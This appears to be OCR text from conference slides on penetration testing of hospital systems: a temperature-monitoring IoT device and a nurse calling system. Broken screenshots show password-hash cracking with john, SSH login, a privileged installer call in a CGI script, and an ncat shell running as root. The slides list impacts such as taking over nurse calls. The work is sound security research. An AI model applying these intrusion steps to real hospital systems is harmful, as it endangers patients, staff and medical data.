

File View Program Reports Window Help
sub gen_Passcode()
{
my($sec,$min,$hr,$mde
my $seed_val = 47;
my $l_passkey = 0;
my @months = ("Jan","
"Sep","Oct","N
my @days = ("Sun
#my $debug_stri
$l_passkey = ((
return $l_pass
}
#
d
sub
{
}
Cookie Editor
Show Advanced
p
Name
p
Value
8945
Hide Advanced
Domain
192.168.18.89
Path
/
Expiration
Same Site
No Restriction
Host Only
Session
Secure
Http Only
he user is a valid user
Main Server : Connected
User : Logged Out


File View Program Reports Window Help
Sounds Menu (On Removable Disk):
Sound Files:
Sounds Not Loaded (No Files Found)
Update Sounds Now
Tech Diagnostic Tools:
Disk Diagnostic:
Warning:
Running a Repair on the Flash Card will Re-start the active EXE.
Repair/Clean Flash Card
Net Diagnostic:
Ping-out Test:
Will ping requested IP 5 times as a communication/network test.
Ping-Out Test
Main Server : Connected
User : Logged Out


Ping-out Test:
Will ping requested IP 5 times as a communication/network test.
Ping-Out Test
Sounds Menu (On Removable Disk):
Sound Files:
Sounds Not Loaded (No Files Found)
Update Sounds Now
Tech Diagnostic Tools:
Disk Diagnostic:
Warning:
Running a Repair on the Flash Card will Re-start the active EXE.
Repair/Clean Flash Card
Net Diagnostic:
Ping-out Test:
Will ping requested IP 5 times as a communication/network test.
Ping-Out Test


File View Program Reports Window Help
File Edit View Search Terminal Help
root@kali:~/Downloads/[redacted]# john --show pass.txt
[redacted]:1000:1000:,,,:/home/[redacted]:/bin/bash
1 password hash cracked, 1 left
root@kali:~/Downloads/[redacted]# ssh [redacted]
Password:
Last login: Thu Mar 26 15:20:27 2020 from [redacted] on pts/0
The programs included with the Debian GNU/Linux system are free so
ftware;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[redacted]~$
Main Server : Connected
User : Logged Out


File View Program Reports Window Help
File Edit View Search Terminal Help
GNU nano 1.2.4 File: index.cgi Modified
Run external installer programs that comes packed in the set
run_SUcommand('/usr/bin/perl toolsetg/_toolsetg_installer.pl &> /tmp/readsuoutpu$
my $run_backtick = `/bin/cat /tmp/readsuoutput`;
print $run_backtick;
}
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Txt ^T To Spell
Main Server : Connected User : Logged Out


File View Program Reports Window Help
root@
Ncat: Version 6.47 (http://nmap.org/ncat)
ls
bin
boot
dev
etc
home
include
initrd
lib
lost+found
man
mnt
opt
proc
root
sbin
sys
tmp
usr
var
whoami
root
cd /
whoami
root
Main Server : Connected
User : Logged Out

File View Program Reports Window Help


Temperature Monitoring System Findings

- Unauthenticated commands between client and server
- Exposed IoT authentication code
- Privileged escalation on IoT


→Lessons Learned: Client/Server communication isn't always secure. IoT security can be very lacking.

→Results: Full application/IoT compromise

→Patient Records: 0



Main Server : Connected | User : Logged Out


IoT
Patient Entertainment
Patient / System Interaction
Clinical Documentation
Temp Monitor
Pharmacy Dispensary
IoT
Penn Medicine

Nurse Calling System


- Establishes communication workflow:
  - Mobile devices
  - RTLS
  - Whiteboards and iTVs
  - Consoles
- Coordination of communication
  - Nurses
  - Care teams
  - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement


- Access patient data
- Take over nurse calling
- Locate patients/Nurses


- Nurse swatting
- Loss of data privacy security

Nurse Calling System

